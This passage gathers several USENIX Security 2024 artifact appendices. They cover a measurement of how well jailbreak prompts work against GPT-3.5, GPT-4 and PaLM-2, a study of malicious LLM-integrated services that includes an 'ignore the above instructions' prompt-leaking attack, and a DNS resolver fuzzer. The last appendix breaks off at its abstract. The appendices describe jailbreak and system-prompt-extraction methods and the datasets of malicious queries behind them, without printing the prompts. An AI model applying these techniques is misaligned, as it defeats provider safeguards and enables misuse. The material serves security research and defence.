Our artifact contains textual datasets, as well as scripts written in Python. The environment was set up using Miniconda 4.12.0 on Ubuntu 22.0.4. The required packages include openpyxl, nltk, pandas, scipy, xlsxwriter, openai, and google-generativeai. All the packages needed are encapsulated into a YAML file, which can be used to create a conda environment directly. For the detailed installation process please see Section A.3. All the raw data and programs needed to reproduce the results are included in the artifact and do not need to be downloaded from external sources.

#### A.2.5 Benchmarks

The data required by the experiments are the jailbreak prompts, malicious queries, and human-annotated LLM responses. The artifact involves 448 jailbreak prompts and 161 malicious queries documented in Excel files, and the

LLM responses are stored in individual text files. More specifically, the jailbreak prompts can be found in "*JailbreakPrompts.xlsx*" file, the malicious queries can be found in "*MaliciousQueries.xlsx*" file, the LLM responses can be found in "*AutomaticGeneration/Response*" folder, and the human annotations for the three LLMs are in "*Labels_GPT35.xlsx*", "*Labels_GPT4.xlsx*", and "*Labels_PaLM2.xlsx*" respectively.

## A.3 Set-up

### A.3.1 Installation

Conda or Miniconda is recommended for setting up the environment. It can be installed via the official link https://docs.conda.io/en/latest/miniconda.html and the process can differ based on the user's OS. The commands for setting up the environment are:

```
$ cd <the_path_to_the_folder>
$ conda env create -f jailbreak.yml
$ conda activate jailbreak
```

### A.3.2 Basic Test

The basic test can be run with the command:

```
$ python3 BasicTest.py
```

The test mainly calls the APIs for the three models, GPT-3.5, GPT-4, and PaLM-2. The query is "Hello I am doing a basic test of your functionality. If you successfully receive my message please reply with your name and greetings.". As such, the expected outputs are greetings sent back from the three models. Due to the randomness of LLMs' replies, the exact content could vary slightly each time running the test. At the end, the terminal will print "Basic test passed!" if succeeds.

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** We collected a total of 448 jailbreak prompts and systemized them into five categories. We also derived 161 malicious queries from OpenAI usage policies. The systemized jailbreak prompts, malicious queries, referred OpenAI guidelines, and calculated token counts are included in the artifact. This is proven by the experiment (E1), mapped to Table 1 and Table 2 in the paper.

**(C2):** We employed the jailbreak prompts and malicious queries for automatic generation on three state-of-the-art commercial models, GPT-3.5, GPT-4, and PaLM-2. The generation script and LLM responses are included in the artifact. This is proven by the experiment (E2).

**(C3):** The corresponding LLM responses were manually annotated and quantitatively analyzed through our proposed metrics. The LLM responses, human annotation, and our measurement programs are included in the artifact. Through the analysis, our main conclusions and results include the jailbreak efficacy in terms of jailbreak prompt categories, malicious query categories, and prompt length. We also calculated jailbreak efficacy per each prompt and identified universal jailbreak prompts that were found effective across three models. Experiment (E3) supports these findings, mapped to Table 3, Figure 2, and Section 6 in the manuscript.

### A.4.2 Experiments

**(E1):** *[Systemization and Token Calculation] [5 human-minutes + 1 compute-minute]:*
**Preparation:** Detailed instructions regarding environment setup and activation are included in Section A.3.1.
**Execution:** The jailbreak prompts are included in the "*JailbreakPrompts.xlsx*" file in the artifact. The first column is the categories of prompts and the second column hosts individual jailbreak prompts. Similarly, the malicious queries are included in "*MaliciousQueries.xlsx*" file, with the first column indicating categories and the second column being the specific questions. The OpenAI guidelines from which the malicious queries were derived are also included in "*Usage_policies.html*" file. The Python script "*Token_Calculation.py*" calculates the statistics of these prompts and questions in terms of the number of words and tokens. To run it, please use the command line:

```
$ python3 Token_Calculation.py
```

**Results:** The "*JailbreakPrompts.xlsx*" file contains a total of 448 jailbreak prompts systemized into five categories, which can be mapped to Table 1 in the manuscript. For the detailed explanations of each category and rationale, please see Section 5.1 in the manuscript. The "*MaliciousQueries.xlsx*" hosts 161 malicious queries representing six types of misuse. The statistical results of "*Token_Calculation.py*" will be written into two files, "*JailbreakPrompts_TokenCount.xlsx*" and "*MaliciousQueries_TokenCount.xlsx*" respectively. The results documented in these two files should align with those in Table 2 in the manuscript. We also attach the expected output files in the "*PromptsStatistics*" folder.

**(E2):** *[Automatic generation] [10 human-minutes + 2 compute-minutes]:*
**Preparation:** This experiment involves calling LLM APIs and therefore requires API keys beyond the materials provided in the artifact.
**Execution:** We used two scripts for automatic generation on three models, GPT-3.5, GPT-4, and PaLM-2. The first two are incorporated in the "*AutomaticGeneration/ChatGPT_Generation.py*" script while PaLM-2 is

in "*AutomaticGeneration/PaLM2_Generation.py*". The scripts mainly extract jailbreak prompts and malicious queries, and feed them into LLMs to obtain the responses. The commands for GPT-3.5, GPT-4, and PaLM-2 are:

```
$ cd AutomaticGeneration
$ python3 ChatGPT_Generation.py gpt35
$ python3 ChatGPT_Generation.py gpt4
$ python3 PaLM2_Generation.py
```

The generation setup used in the script aligns with Section 6.1, such as employing *top-p* sampling and five generations to mitigate randomness. Please note that the user is designed to be prompted to enter two things. The first is the root path for the "*AutomaticGeneration*" folder, and the second is the API key. The complete responses from the three LLMs are included in "*Response*" folder on Google Drive. Considering the potential harm, we currently do not publicize access to these responses. If any readers are interested in reading the raw response data, please reach out to us via email and read Section A.2.1 carefully before proceeding.

**Results:** The expected output of this experiment is a series of LLM responses stored in individual txt files. If the programs run correctly, a new folder will be automatically created named "*AutomaticGeneration/Response*. Under this folder, the individual response files are stored in "*AutomaticGeneration/Response/ChatGPT/gpt35*", "*AutomaticGeneration/Response/ChatGPT/gpt4*", and "*AutomaticGeneration/Response/PaLM2/text-bison-001*" respectively.

**(E3):** *[Quantitative Evaluation] [10 human-minutes + 5 compute-minutes]:*

**Preparation:** This experiment involves using Python scripts for quantitative evaluation. Detailed instructions regarding environment setup and activation are included in Section A.3.1.

**Execution:** The human annotation on the LLM responses are included in "*Labels_GPT35.xlsx*", "*Labels_GPT4.xlsx*", and "*Labels_PaLM2.xlsx*" respectively. Using these annotations, we used Python scripts to quantitatively measure the effectiveness of jailbreak prompts. First, we can run "*JSR_EMH_Category.py*" to obtain the jailbreak efficacy across three models in terms of prompt and malicious query categories:

```
$ python3 JSR_EMH_Category.py
```

The second experiment is to measure the jailbreak efficacy on three models individually, which can be obtained by executing the command:

```
$ python3 JSR_EMH_Model.py
```

The third experiment is to investigate the correlations between the prompt lengths and its jailbreak efficacy. This experiment can be executed in the "*PromptLength-Correlation*" folder. We first document the analysis results from the previous experiment into "*EfficacyPromptLength.xlsx*" file, and run the program with commands:

```
$ cd PromptLengthCorrelation
$ python3 PromptLengthCorrelation.py
```

The fourth experiment is to measure jailbreak efficacy per each jailbreak prompt and identify the ones that are universally effective across the three models. Please switch back to the main directory and run:

```
$ python3 JSR_EMH_per_Prompt.py
```

**Results:** After executing "*JSR_EMH_Category.py*", the results are two files named "*EMH_Category.xlsx*" and "*JSR_Category.xlsx*". Each form contains two sub-sheets, one documenting mean values and the other for standard deviation values. These values should align with those in Table 3 in the paper. We also attach these expected output forms in "*EMH_JSR_Category*" folder.

The expected results for the second experiment are six Excel forms documenting mean and standard deviation values in subsheets of each file, "*EMH_GPT4.xlsx*", "*EMH_GPT35*", "*EMH_PaLM2.xlsx*", "*JSR_GPT4.xlsx*", "*JSR_GPT35.xlsx*", and "*JSR_PaLM2.xlsx*", which are named by the metrics (EMH or JSR) and models (GPT-3.5, GPT-4, or PaLM-2). These results should align with those in Figure 2 in the paper. We also attach the expected results in "*EMH_JSR_Model*" folder.

The outcomes for the third experiment are the correlation test results printed out on the terminal. As an example, the first line should be "The Pearson test on the correlation between the prompt lengths and JSR produced a correlation coefficient of 0.207445408829702, with a p-value of 9.565429118142019e-06". The values in the printed results should align with that in *Impacts of Prompt Length* in Section 6.3 in the paper.

The expected outputs for the last experiment are two-fold. The first part consists of two Excel forms named "*EMH_Prompts.xlsx*" and "*JSR_Prompts.xlsx*". These two files are intermediate results that document the jailbreak efficacy (measured in EMH and JSR) per each prompt. We also attach these files in the "*EMH_JSR_Prompts* folder. Using these values, the program also automatically picks out those with EMH higher than 1 and JSR higher than 0.5 across the three models and prints the index of these prompts on the terminal. The expected printed indexes are 8, 10, 103, and 138. Referred back to the "*JailbreakPrompts.xlsx*"

file, these four prompts consist of one from “Virtual AI Simulation” (138), one from “Role Play” (103), and two from “Hybrid Strategies” (8 and 10). The results should align with the paper.

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: *Malla*: Demystifying Real-world Large Language Model Integrated Malicious Services

Zilong Lin, Jian Cui, Xiaojing Liao, XiaoFeng Wang
Indiana University Bloomington

## A Artifact Appendix

### A.1 Abstract

Our artifact contains the source code, data, and results for the experiments we conduct in this paper. We study the malicious large language model-integrated applications (*Malla*), and three major claims are shown in our provided artifacts.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

The datasets in our artifact contains the malicious code generated by *Malla* and uncensored LLMs, which might trigger alert from virus detectors. Our artifact also includes phishing emails and websites generated by LLMs. Please ensure these examples are not misused or disseminated maliciously. This artifact does not raise any ethical concerns.

#### A.2.2 How to access

The source code, analysis scripts, and their usage instructions are available at https://github.com/idllresearch/malicious-gpt/tree/3666c8b9e5116b4a55c8f0dcd11f6242b7ca8053

#### A.2.3 Hardware dependencies

For the implementation and evaluation of our technique, we recommend using a PC with 16 GiB of main memory.

#### A.2.4 Software dependencies

- Windows for C1 in A.4.1 and Linux OS/Windows/macOS for C2 and C3 in A.4.1
- python=3.8
- numpy==1.19.5
- python-Levenshtein==0.12.0
- sentence-transformers==0.4.1.2
- scikit-learn==0.23.2
- tensorflow==2.5.0
- textstat==0.7.3
- tqdm
- clang
- requests
- C++ Clang tools for Windows

For installation instructions, please refer to the detailed README.md file located in each folder corresponding to the respective claim.

#### A.2.5 Benchmarks

**Data for evaluating the quality of *Malla*-generated Content**. We queried *Malla* to create malicious content (released at https://github.com/idllresearch/malicious-gpt/tree/3666c8b9e5116b4a55c8f0dcd11f6242b7ca8053/malicious_LLM_responses) using malicious prompts we collected (released at https://github.com/idllresearch/malicious-gpt/blob/3666c8b9e5116b4a55c8f0dcd11f6242b7ca8053/mal_prompts/mal_prompts.xlsx). We assessed the quality of *Malla*-generated content from format compliance, compilability/readability/validation, and evasiveness. Due to the use of external tools and services like syntax checkers, compilers, and detectors which would bring large time and financial costs, we provide the intermediary evaluation results from these tools and services at the sub-folders `codeSyn`, `codeDetection`, `mailFluency`, and `mailDetection` within each of the folders `services`, and `poe`, and `flowgpt` of https://github.com/idllresearch/malicious-gpt/tree/3666c8b9e5116b4a55c8f0dcd11f6242b7ca8053/quality. These intermediary results contribute to the summarized quality evaluation results of *Mallas*, as presented in Table 3 of the paper.

**Data for authorship attribution classification**. We collected 15,114 prompt-response pairs related to malicious code generation, from GPT-3.5, Davinci-002, Davinci-003, GPT-J, Luna AI Llama2 Uncensored, and Pygmalion-13B. The original prompt-response pairs are available at https://github.com/idllresearch/malicious-gpt/tree/3666c8b9e5116b4a55c8f0dcd11f6242b7ca8053/LLM_responses. Also, we provide the text vectors and code vectors of these responses, encoded by SBERT and Code2Vec, at https://github.com/idllresearch/malicious-gpt/

blob/3666c8b9e5116b4a55c8f0dcd11f6242b7ca8053/authorship/data. These vectors serve as the inputs of the authorship attribution classifier.

**Data for assessing "ignore the above instructions" prompt leaking attack**. We released the collected jailbreak prompts at https://github.com/idllresearch/malicious-gpt/tree/3666c8b9e5116b4a55c8f0dcd11f6242b7ca8053/jailbreak. To evaluate the performance of this prompt leaking attack, we constructed the ground truth dataset containing 143 *Malla* projects with visible jailbreak prompts. This ground truth dataset includes visible jailbreak prompts and their corresponding referred jailbreak prompts generated through this attack, which is available at https://github.com/idllresearch/malicious-gpt/tree/3666c8b9e5116b4a55c8f0dcd11f6242b7ca8053/jailbreak_prompt_uncovering.

## A.3 Set-up

To install the necessary software dependencies, you can refer the necessary Python packages listed in the `requirements.txt` file, which is available at https://github.com/idllresearch/malicious-gpt/blob/3666c8b9e5116b4a55c8f0dcd11f6242b7ca8053/requirements.txt, and run the following command in your terminal:

```
pip install -r requirements.txt
```

### A.3.1 Basic test

Check that NumPy, python-Levenshtein, sentence-transformers, scikit-learn, TensorFlow, textstat, as well as tqdm, clang, and requests, are successfully installed. First, run the command `python`, to run Python. Second, run the following commands `import numpy as np`, `import Levenshtein`, `import sentence_transformers`, `import sklearn`, `import tensorflow as tf`, `import textstat`, and `import tqdm, clang, requests` to see if these packages have been installed successfully.

## A.4 Evaluation Workflow

### A.4.1 Major claims

**(C1):** *The results of the quality assessment on Malla-generated content across different metrics are same or very close to the result reported in Table 3.*

**(C2):** *Our attribution classifier correctly identifies the back-end of DarkGPT, EscapeGPT, and FreedomGPT, as Davinci-003, GPT-3.5, and Luna AI Llama2 Uncensored, respectively, as metioned in §6.1. The results from the K-fold cross-validation closely align with those presented in §6.1.*

**(C3):** *93.01% (133/143) of jailbreak prompts are uncovered. The average Jaro-Winkler similarity and Semantic textual similarity between the visible jailbreak prompts and the corresponding referred jailbreak prompts within the ground truth dataset are 0.88 and 0.83, respectively, as detailed in §6.1.*

### A.4.2 Other claims

In our repository, we provide four datasets.

• malPrompt: The 45 malicious prompts we collected from the listings of *Malla*, involving generating malicious code, drafting phishing emails, and creating phishing websites.

• MallaResponse: The responses of 9 *Malla* services and 198 *Malla* projects to the 45 malicious prompts (malPrompt).

• MallaJailbreak: 182 jailbreak prompts we collected or uncovered from 200 *Malla* services and projects.

• ULLM-QA: A large dataset containing the 33,996 prompt-response pairs generated by GPT-3.5, Davinci-002, Davinci-003, GPT-J, Luna AI Llama2 Uncensored, and Pygmalion-13B, in which 15,114 related to the generation of malicious code for Python or without specifying a language.

### A.4.3 Experiments

**(E1):** *[Quality evaluation of Malla-generated Content.] [10 human-minutes + 5 compute-hours]: Reproduce the results of the quality evaluation on Malla-generated content across different metrics in Table 3.*

**How to:** *We provide scripts for the complete end-to-end execution to achieve the summarized evaluation results, which demonstrate the quality of Mallas across three malicious services. However, due to the time and financial costs associated with various tools and services, we also offer intermediary evaluation results as a starting point. In the starting-from-intermediary execution, reviewers can run the script to aggregate results from different tools and services, ultimately yielding the summarized evaluation results.*

**Preparation:** *Please download the folder at* https://github.com/idllresearch/malicious-gpt/tree/3666c8b9e5116b4a55c8f0dcd11f6242b7ca8053/quality.

**Execution:** *We provide two execution ways: end-to-end execution and starting-from-intermediary execution. Please run the scripts in each of the sub-folders, including `services`, `poe`, and `flowgpt`, using the following commands:*

• End-to-end execution

```
cd ./Python
python scanner.py
cd ../
cd ./C++
```

```
python scanner.py
cd ../
cd ./HTML
python scanner.py
cd ../
python sumCompilable.py
cd ./VirusTotalDetect
python VTscanner.py
cd ../
cd ./fluency
python fluency_scanner.py
cd ../
cd ./OOPSpamDetect
python scanner.py
cd ../
python quality_evaluation.py
```

• Starting-from-intermediary execution

```
python quality_evaluation.py
```

**Results:** *The summarized evaluation results are either identical or very close to those listed in Table 3, considering that the experiments utilized different tools which might lead to variations when run at different times.*

**(E2):** *[Authorship attribution classification] [10 human-minutes + 0.3 compute-hour]: Run the proposed authorship attribution classifier to identify the backend LLM of DarkGPT, FreedomGPT, and EscapeGPT and assess its performance using K-fold cross-validation.*

**How to:** *Reviewers run the script of the classifier.*

**Preparation:** *Please download the script, the pretrained model, and the test data of the content generated by DarkGPT, FreedomGPT, and EscapeGPT from* https://github.com/idllresearch/malicious-gpt/tree/3666c8b9e5116b4a55c8f0dcd11f6242b7ca8053/authorship. *Additionally, obtain the training data from* https://github.com/idllresearch/malicious-gpt/blob/3666c8b9e5116b4a55c8f0dcd11f6242b7ca8053/authorship/data/training_data.zip. *Please unzip and place the training data into the* `data` *folder.*

**Execution:** *Please run the script based on the following command:*

```
python author.py
```

**Results:** *The script will print the identification results for the backend LLMs of DarkGPT, FreedomGPT, and EscapeGPT, along with the outcomes of the K-fold cross-validation. Due to randomness, the replicated results from K-fold cross-validation may not be exactly the same as those shown in the paper. Typically, the error is within the range of 0.01.*

**(E3):** *[Evaluation on "ignore the above instructions" prompt leaking attack] [10 human-minutes + 5 compute-minutes]: Reproduce the evaluation results on the ground truth dataset for the prompt leaking attack.*

**How to:** *Reviewers run the script for the evaluation and check the outcomes.*

**Preparation:** *Please download the script and the ground truth dataset at* https://github.com/idllresearch/malicious-gpt/tree/3666c8b9e5116b4a55c8f0dcd11f6242b7ca8053/jailbreak_prompt_uncovering.

**Execution:** *Please run the script based on the following command aiming for validating the results presented in the paper:*

```
python uncoveringMeasure.py
```

**Results:** *The attack success rate, average Semantic textual similarity, and average Jaro-Winkler similarity will be displayed and match those presented in the paper.*

## A.5 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.






# USENIX Security '24 Artifact Appendix: RESOLVERFUZZ: Automated Discovery of DNS Resolver Vulnerabilities with Query-Response Fuzzing

Qifan Zhang[†], Xuesong Bai[†], Xiang Li[*✉], Haixin Duan[*§¶], Qi Li[*], and Zhou Li[†✉]

[†]University of California, Irvine, [*]Tsinghua University
[§]Zhongguancun Laboratory, [¶]Quan Cheng Laboratory

## A Artifact Appendix

### A.1 Abstract

Domain Name System (DNS) is a critical component of the Internet. DNS resolvers, which act as the cache between DNS clients and DNS nameservers, are the central piece of the DNS infrastructure, essential to the scalability of DNS. However, finding the resolver vulnerabilities is non-trivial, and this problem is not well addressed by the existing tools. To list a few reasons, first, most of the known resolver vulnerabilities are non-crash bugs that cannot be directly detected by the existing oracles (or sanitizers). Second, there lacks rigorous specifications to be used as references to classify a test case as a resolver bug. Third, DNS resolvers are stateful, and stateful fuzzing is still challenging due to the large input space.

In this paper, we present a new fuzzing system termed RESOLVERFUZZ to address the aforementioned challenges related to DNS resolvers, with a suite of new techniques being developed. First, RESOLVERFUZZ performs constrained stateful fuzzing by focusing on the short query-response sequence, which has been demonstrated as the most effective way to find resolver bugs, based on our study of the published DNS CVEs. Second, to generate test cases that are more likely to trigger resolver bugs, we combine probabilistic context-free grammar (PCFG) based input generation with byte-level mutation for both queries and responses. Third, we leverage differential testing and clustering to identify non-crash bugs like cache poisoning bugs. We evaluated RESOLVERFUZZ against 6 mainstream DNS software under 4 resolver modes.

To facilitate functionalities of the core experiments presented in RESOLVERFUZZ, our artifacts consist of the following 4 parts: (1) Docker images ("images") of 6 evaluated DNS software, attacker client and attacker-controlled authoritative nameserver, (2) evaluation environments and dependencies, (3) testing infrastructure for test case generation and DNS software testing, and (4) differential analysis on results generated by the testing infrastructure. Together, these components could enable the functionality of our artifact and support the claims.

✉ Corresponding authors. Most of Xiang Li's work was done when visiting UCI as a project specialist.

### A.2 Description & Requirements

#### A.2.1 Security, privacy, and ethical concerns

As discussed in our paper, fuzzing the resolver within the standard DNS infrastructure could affect the other remote nameservers. Hence, we localize the root and TLD servers in our lab network, which improves the efficiency of RESOLVERFUZZ. The local nameserver is implemented in Go and available on GitHub[1]. The installation and execution of this local nameserver is optional, and, to our best knowledge, will not affect performance or results of RESOLVERFUZZ.

#### A.2.2 How to access

The testing infrastructure and differential analysis of this artifact are available on GitHub[2]. The images are available on Docker Hub, where their links are listed in the README[3] of the GitHub repository. In addition, the images could be built from Dockerfiles provided in the GitHub repository[4].

To start evaluation, please first clone the GitHub repository on a computer running Linux, install necessary environments and dependencies. And then, with Docker engine installed, pull and tag the images from Docker Hub as instructed in README[5].

[1] https://github.com/ResolverFuzz/ResolverFuzz/tree/v1.1.1/local_ns
[2] https://github.com/ResolverFuzz/ResolverFuzz/tree/v1.1.1
[3] https://github.com/ResolverFuzz/ResolverFuzz/tree/v1.1.1?tab=readme-ov-file#list-of-dns-software-tested
[4] https://github.com/ResolverFuzz/ResolverFuzz/tree/v1.1.1/docker_images
[5] https://github.com/ResolverFuzz/ResolverFuzz/tree/v1.1.1?tab=readme-ov-file#02-pulling-docker-images-from-docker-hub

### A.2.3 Hardware dependencies

The hardware specs of our workstation for RESOLVERFUZZ development and testing are:

- CPU: AMD Ryzen 5950X
- Memory: 128 GB
- 1TB SSD

SSD, rather than HDD, is recommended for storage to ensure the best performance.

RESOLVERFUZZ is configurable to fit workstations with different specs to boost the maximum performance by customizing the number of units deployed and tested during execution (flag `--unit_size`) and the number of payloads to be tested in each unit (flag `--payload_num`). Details are introduced in the README[6] of the testing infrastructure.

### A.2.4 Software dependencies

RESOLVERFUZZ is developed and tested on Ubuntu 22.04 with Python 3.8 and Docker Engine. To set up the software dependencies, you first need to install Docker Engine[7] and Anaconda[8]. Installation of a Go compiler will be also needed as instructed[9] if the optional local nameserver is chosen to be installed.

### A.2.5 Benchmarks

None.

## A.3 Set-up

### A.3.1 Installation

Please be advised that, after installation of Docker Engine, it is recommended to enable to use Docker as a non-root user[10]. With this setting, docker commands do not have to be prefaced with sudo. Otherwise, sudo privilege is required for all docker commands.

**Docker image installation.** After installing the Docker Engine, the images needs to be pulled from the Docker hub. All Docker containers ("containers") are created from those images.

First, we need to first pull images of 6 DNS software, and tag them for local use:

```
docker pull qifanz/resolverfuzz-bind9:9.18.0
docker pull qifanz/resolverfuzz-unbound:1.16.0
docker pull qifanz/resolverfuzz-knot:5.5.0
docker pull qifanz/resolverfuzz-powerdns:4.7.0
docker pull
        qifanz/resolverfuzz-maradns:3.5.0022
docker pull
        qifanz/resolverfuzz-technitium:10.0.1

docker tag qifanz/resolverfuzz-bind9:9.18.0
           bind9:9.18.0
docker tag qifanz/resolverfuzz-unbound:1.16.0
           unbound:1.16.0
docker tag qifanz/resolverfuzz-knot:5.5.0
           knot:5.5.0
docker tag qifanz/resolverfuzz-powerdns:4.7.0
           powerdns:4.7.0
docker tag
        qifanz/resolverfuzz-maradns:3.5.0022
        maradns:3.5.0022
docker tag
        qifanz/resolverfuzz-technitium:10.0.1
        technitium:10.0.1
```

Then, we need to pull the images of the attacker client, the authoritative server and DNSTap Listener:

```
docker pull qifanz/resolverfuzz-dnstap-listener
docker pull qifanz/resolverfuzz-attacker
docker pull qifanz/resolverfuzz-auth-srv

docker tag qifanz/resolverfuzz-dnstap-listener
           dnstap-listener
docker tag qifanz/resolverfuzz-attacker
           attacker
docker tag qifanz/resolverfuzz-auth-srv
           auth-srv
```

**Docker network configuration.** To create a isolated environment, a separate Docker network is used solely for ResolverFuzz. All the queries and responses generated by ResolverFuzz are transmitted via the Docker network. To create such a Docker network named `test_net_batch` with a subnet 172.22.0.0/16, run the command:

```
docker network create --subnet "172.22.0.0/16"
                      test_net_batch
```

Since the authoritative server is implemented to send response packets via monitoring network traffic, enabling ICMP will automatically send back ICMP packets before our generated DNS responses are sent back. In consequence, the resolvers will never receive the packets with generated DNS responses. Therefore, we need to drop all the ICMP packets within the network.

[6] https://github.com/ResolverFuzz/ResolverFuzz/blob/v1.1.1/test_infra/README.md
[7] https://docs.docker.com/engine/install/ubuntu/
[8] https://docs.anaconda.com/free/anaconda/install/linux/
[9] https://go.dev/doc/install
[10] https://docs.docker.com/engine/install/linux-postinstall/#manage-docker-as-a-non-root-user

To drop all the ICMP packets, We need to first check the interface of the Docker network via the command:

```
ip addr
```

Then, all the network interfaces will be displayed. We need to identify the interface with the IP range 172.22.0.1/16 assigned. For example, on our workstation, we could find:

```
6: br-0ed6b350123e:
<NO-CARRIER,BROADCAST,MULTICAST,UP>
mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:6e:e1:47:92
        brd ff:ff:ff:ff:ff:ff
    inet 172.22.0.1/16 brd 172.22.255.255
        scope global br-0ed6b350123e
       valid_lft forever preferred_lft forever
```

In this case, the network interface in the OS for the Docker network `test_net_batch` is `br-0ed6b350123e`. Then, we drop all the ICMP packets on the network interface with the command:

```
sudo iptables -I FORWARD -i [network_interface]
               -p icmp -j DROP
```

On our workstation, for example, the command will be:

```
sudo iptables -I FORWARD -i br-0ed6b350123e
               -p icmp -j DROP
```

**Optional local nameserver.** We implemented a local nameserver in Go to avoid possible effects on other remote nameservers. Installation of this local nameserver is optional, and will not affect the performance of RESOLVERFUZZ.

To install the local nameserver, a Go compiler should first be installed. After that, to compile the local nameserver, we first need to change the terminal directory to the `local_ns`[11] folder:

```
cd local_ns
```

Then, initialize the packet dependencies for the local nameserver, and compile it:

```
go mod init local_ns
go mod tidy
go build -o local_ns local_ns.go
```

The executable binary `local_ns` will be created.

Finally, run the executable with two arguments. The first one is the network interface of the Docker network which we found in the earlier step, and the second one is the zone file in JSON format:

```
sudo ./local_ns [network_interface] [zone_file]
```

For example, on our workstation, the command will be:

```
sudo ./local_ns br-35582c1d0a12 test-zone.json
```

Keep it running on the background during the execution of RESOLVERFUZZ so that all the NS referral queries for root servers, .com TLDs and attacker-controlled domains (i.e., `qifanzhang.com` and its sub-domains) will be answered locally by this program.

**Python environment installation.** After the installation of Anaconda, the Python environment named resolverfuzz could be imported from environment.yml[12] via the command:

```
conda env create -n resolverfuzz
                  --file environment.yml
```

To run the scripts, we first need to switch to the conda environment named `resolverfuzz`:

```
conda activate resolverfuzz
```

And then, get the path towards the Python interpreter of the `resolverfuzz` environment. This path will be used during evaluation.

```
which python
```

### A.3.2 Basic Test

Running the Installation (Section A.3.1) without errors will ensure the testing infrastructure and differential analysis function properly. To validate, reviewers could run any of the four modes of the testing infrastructure listed in the `test_infra`[13] folder. For example, if you would like to run `main_cdns.py` for validation, you could run the following command in the `test_infra` folder:

```
sudo /path/to/conda/env/bin/python
                                  main_cdns.py
```

where `/path/to/conda/env/bin/python` is the path you got when executing the command `which python` in Section A.3.1. If the program could finish execution without any error, it means the evaluation environment has been set up properly.

[11] https://github.com/ResolverFuzz/ResolverFuzz/blob/v1.1.1/local_ns/

[12] https://github.com/ResolverFuzz/ResolverFuzz/blob/v1.1.1/environment.yml

[13] https://github.com/ResolverFuzz/ResolverFuzz/tree/v1.1.1/test_infra

## A.4 Evaluation workflow

### A.4.1 Major Claims

**(C1):** RESOLVERFUZZ has managed to implement the workflow demonstrated in Figure 2 in the full paper. In detail, as introduced in Section 4.1 in the full paper, RESOLVERFUZZ could 1) first generate two-dimensional query-response test cases based on probabilistic context-free grammar (PCFG), and 2) collect the information about DNS cache, network traffic, and process information when each generated test case is tested.

### A.4.2 Experiments

In general, reviewers should follow the README in the `test_infra` folder for **C1**. Each python script will automatically complete the evaluation of the testing infrastructure in each mode. There are in total 4 experiments involved, named as **E1**-**E4**, to address **C1**.

**(E1):** *[Conditional DNS (CDNS) without fallback mode] [5 human-minutes + 10 compute-minutes + 1GB disk]:*
**Execution:** The reviewers should first change the terminal directory to the `test_infra` folder:

```
cd test_infra
```

After that, the Python script, `main_cdns.py`, should be executed:

```
sudo /path/to/conda/env/bin/python
    main_cdns.py
```

Notice that sudo privilege is required here since we need to control the Docker network infrastructure of the system. Replace "/path/to/conda/env/bin/python" with the path we got from the command `which python` in Section A.3.1.
**Results:** Once the testing is finished, you will get the results of testing in the structure:

```
./cdns_test_res/[unit_no]
    /[round_no]/[dns_sw_name]/...
```

where `unit_no` refers to the number of a specific unit, `round_no` refers to the round number of a specific test, and `dns_sw_name` refers to the results of which DNS software (Bind9, Unbound, PowerDNS, Knot Resolver, MaraDNS or Technitium DNS Server) are stored in this folder. The detailed result folder structure should follow the one demonstrated in the Result structure section[14] in the `test_infra` folder.

**(E2):** *[CDNS with fallback mode] [5 human-minutes + 10 compute-minutes + 1GB disk]:*
**Execution:** Still in the `test_infra` folder, `main_cdns_fallback.py` should be executed:

```
sudo /path/to/conda/env/bin/python
    main_cdns_fallback.py
```

**Results:** Once the testing is finished, you will get the results of testing in the structure:

```
./cdns_fallback_test_res/[unit_no]
    /[round_no]/[dns_sw_name]/...
```

The result folder structure should also follow the one demonstrated in the Result structure section in the `test_infra` folder.

**(E3):** *[Forward-only mode] [5 human-minutes + 10 compute-minutes + 1GB disk]:*
**Execution:** Still in the `test_infra` folder, `main_fwd_global.py` should be executed:

```
sudo /path/to/conda/env/bin/python
    main_fwd_global.py
```

**Results:** Once the testing is finished, you will get the results of testing in the structure:

```
./fwd_test_res/[unit_no]
    /[round_no]/[dns_sw_name]/...
```

The result folder structure should also follow the one demonstrated in the Result structure section in the `test_infra` folder.

**(E4):** *[Recursive-only mode] [5 human-minutes + 10 compute-minutes + 1GB disk]:*
**Execution:** Still in the `test_infra` folder, `main_recursive.py` should be executed:

```
sudo /path/to/conda/env/bin/python
    main_recursive.py
```

**Results:** Once the testing is finished, you will get the results of testing in the structure:

```
./recursive_test_res/[unit_no]
    /[round_no]/[dns_sw_name]/...
```

The result folder structure should also follow the one demonstrated in the Result structure section in the `test_infra` folder.

## A.5 Notes on Reusability

In README[15] in the `test_infra` folder, we demonstrated the customized settings of the testing infrastructure, including script arguments, IP address assignment, result structure, explanation of results, etc. We have also shared our implementation of the cache oracle and the resource consumption oracle in the `data_process`[16] folder. We hope this explanation will help the understanding and re-usability of RESOLVERFUZZ, in particular the testing infrastructure, better.

[14] https://github.com/ResolverFuzz/ResolverFuzz/tree/v1.1.1/test_infra#result-structure

[15] https://github.com/ResolverFuzz/ResolverFuzz/blob/v1.1.1/test_infra/README.md

[16] https://github.com/ResolverFuzz/ResolverFuzz/tree/v1.1.1/data_process

## A.6 Version

Based on the LaTeX template for Artifact Evaluation V20231005. Submission, reviewing and badging methodology followed for the evaluation of this artifact can be found at https://secartifacts.github.io/usenixsec2024/.




# USENIX Security '24 Artifact Appendix: Understanding Ethereum Mempool Security under Asymmetric DoS by Symbolized Stateful Fuzzing

Yibo Wang
Syracuse University
ywang349@syr.edu

Yuzhe Tang
Syracuse University
ytang100@syr.edu

Kai Li
San Diego State University
kli5@sdsu.edu

Wanning Ding
Syracuse University
wding04@syr.edu

Zhihua Yang
Syracuse University
zyang47@syr.edu

## A Artifact Appendix

### A.1 Abstract

